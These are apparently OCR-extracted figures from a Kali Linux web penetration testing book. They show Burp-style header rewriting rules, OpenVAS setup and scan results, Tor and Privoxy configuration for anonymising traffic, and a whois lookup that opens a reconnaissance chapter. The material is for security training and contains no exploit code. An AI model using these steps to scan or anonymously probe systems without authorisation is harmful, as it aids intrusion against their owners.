



Match and Replace

These settings are used to automatically replac

Matches any user agent value and replaces it with that of Iphone

Enabled	Item	Match	Replace	Type	Comment
□	Request header	^User-Agent.*$	User-Agent: Mozilla/4.0 (com...	Regex	Emulate IE
□	Request header	^User-Agent.*$	User-Agent: Mozilla/5.0 (iPho...	Regex	Emulate iOS
□	Request header	^User-Agent.*$	User-Agent: Mozilla/5.0 (Linu...	Regex	Emulate Android
□	Request header	^If-Modified-Since.*$		Regex	Require non-cached response
□	Request header	^If-None-Match.*$		Regex	Require non-cached response
□	Request header	^Referer.*$		Regex	Hide Referer header
□	Request header	^Accept-Encoding.*$		Regex	Require non-compressed respo...
□	Response head...	^Set-Cookie.*$		Regex	Ignore cookies
□	Request header	^Host: foo.example.o...	Host: bar.example.org	Regex	Rewrite Host header






This Connection is Untrusted

You have asked Iceweasel to connect securely to **facebook.com**, but we can't confirm that your connection is secure.


Normally, when you try to connect securely, sites will present trusted identification to prove that you are going to the right place. However, this site's identity can't be verified.

What Should I Do?

If you usually connect to this site without problems, this error could mean that someone is trying to impersonate the site, and you shouldn't continue.



```
Please report synchronization problems to openvas-feed@intevation.de.
If you have any other questions, please use the OpenVAS mailing lists
or the OpenVAS IRC chat. See http://www.openvas.org/ for details.

receiving incremental file list
./

sent 62 bytes  received 774 bytes  334.40 bytes/sec
total size is 11,430,868  speedup is 13,673.29
[w] No CERT-Bund advisories found in /var/lib/openvas/cert-data
[i] Skipping /var/lib/openvas/cert-data/dfn-cert-2008.xml, file is older than last revi
sion
[i] Skipping /var/lib/openvas/cert-data/dfn-cert-2009.xml, file is older than last revi
sion
[i] Skipping /var/lib/openvas/cert-data/dfn-cert-2010.xml, file is older than last revi
sion
[i] Skipping /var/lib/openvas/cert-data/dfn-cert-2011.xml, file is older than last revi
sion
[i] Skipping /var/lib/openvas/cert-data/dfn-cert-2012.xml, file is older than last revi
sion
[i] Updating /var/lib/openvas/cert-data/dfn-cert-2013.xml
[i] Updating /var/lib/openvas/cert-data/dfn-cert-2014.xml
[i] Updating /var/lib/openvas/cert-data/dfn-cert-2015.xml
[i] Updating Max CVSS for CERT-Bund
[i] Updating Max CVSS for DFN-CERT
Rebuilding NVT cache... done.
User created with password '3091da35-f060-4b52-a8d2-1ef8196612cc'.
root@kali2:~#
```



apply_overrides=1 rows=10 first=1 sort=name

Name	Status	Reports		Severity	Trend	Actions
		Total	Last			
Immediate scan of IP 192.168.1.61	Done	1 (1)		10.0 (High)		
Immediate scan of IP 192.168.1.69	Done	1 (1)		0.0 (Log)		
Immediate scan of IP 192.168.1.70	Done	1 (1)		10.0 (High)		

(Applied filter: apply_overrides=1 rows=10 first=1 sort=name)

1 - 3 of 3 (total: 3)


Welcome dear new user!
To explore this powerful application and to have a quick start for doing things the first time, I am here to assist you with some hints and short-cuts.

I will appear automatically in areas where you have created no or only a few objects. And disappear when you have more than 3 objects. You can call me with this icon


Quick start: Immediately scan an IP address
IP address or hostname:

For this short-cut I will do the following for you:


1. Create a new Target with default Port List
2. Create a new Task using this target with default Scan Configuration




How Tor Works
Tor node
unencrypted link
encrypted link
Alice
Alice's Tor client picks a random path to destination server. Green links are encrypted, red links are in the clear.
Jane
Bob



```
root@kali:~# apt-get install tor privoxy
Reading package lists... Done
Building dependency tree
Reading state information... Done
privoxy is already the newest version.
The following extra packages will be installed:
  tor-geoipdb torsocks
Suggested packages:
  mixmaster xul-ext-torbutton tor-arm apparmor-utils
The following NEW packages will be installed:
  tor tor-geoipdb torsocks
0 upgraded, 3 newly installed, 0 to remove and 366 not upgraded.
Need to get 2,511 kB of archives.
After this operation, 6,504 kB of additional disk space will be used.
Do you want to continue [Y/n]? Y
```




```
root@kali:/var/log/tor#
root@kali:/var/log/tor#
root@kali:/var/log/tor# echo "forward-socks4a / 127.0.0.1:9050 ." >> /etc/privoxy/config
root@kali:/var/log/tor#
```



```
root@kali:~# /etc/init.d/tor start
[ ok ] Starting tor daemon...done (already running).
root@kali:~# /etc/init.d/privoxy start
root@kali:~# /etc/init.d/privoxy start
root@kali:~# netstat -lntup
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
PID/Program name
tcp        0      0 127.0.0.1:9050                                  LISTEN
45979/tor
tcp6       0      0 ::1:8118                                        LISTEN
44274/privoxy
udp        0      0 0.0.0.0:68              0.0.0.0:*
2610/dhclient
udp        0      0 0.0.0.0:45405           0.0.0.0:*
2610/dhclient
udp6       0      0 :::33721                :::*
2610/dhclient
root@kali:~#
```

Ports for Tor and Privoxy Listening



Connection Settings

Configure Proxies to Access the Internet

○ No proxy

○ Auto-detect proxy settings for this network

○ Use system proxy settings

● Manual proxy configuration:

HTTP Proxy: 127.0.0.1 Port: 8118


□ Use this proxy server for all protocols

SSL Proxy: Port: 0

FTP Proxy: Port: 0


SOCKS Host: Port: 0


○ SOCKS v4 ● SOCKS v5



Congratulations. This browser is configured to use Tor.


Your IP address appears to be: **77.247.181.162**


Privoxy or Burp proxy or any other proxy as per your need that forwards the request to to the Tor proxy on the client
Tor
INTERNET
WWW
Request from web browser to Privoxy




```
root@kali:/var/log/tor# env | grep proxy
root@kali:/var/log/tor# export http_proxy="127.0.0.1:8118"
root@kali:/var/log/tor# env | grep proxy
http_proxy=127.0.0.1:8118
```


Chapter 3: Reconnaissance and Profiling the Web Server




```
root@Kali:~# whois facebook.com

Whois Server Version 2.0

Domain names in the .com and .net domains can now be regi
with many different competing registrars. Go to http://ww
for detailed information.

   Domain Name: FACEBOOK.COM
   Registrar: MARKMONITOR INC.
   Whois Server: whois.markmonitor.com
   Referral URL: http://www.markmonitor.com
   Name Server: A.NS.FACEBOOK.COM
   Name Server: B.NS.FACEBOOK.COM
   Status: clientDeleteProhibited
   Status: clientTransferProhibited
   Status: clientUpdateProhibited
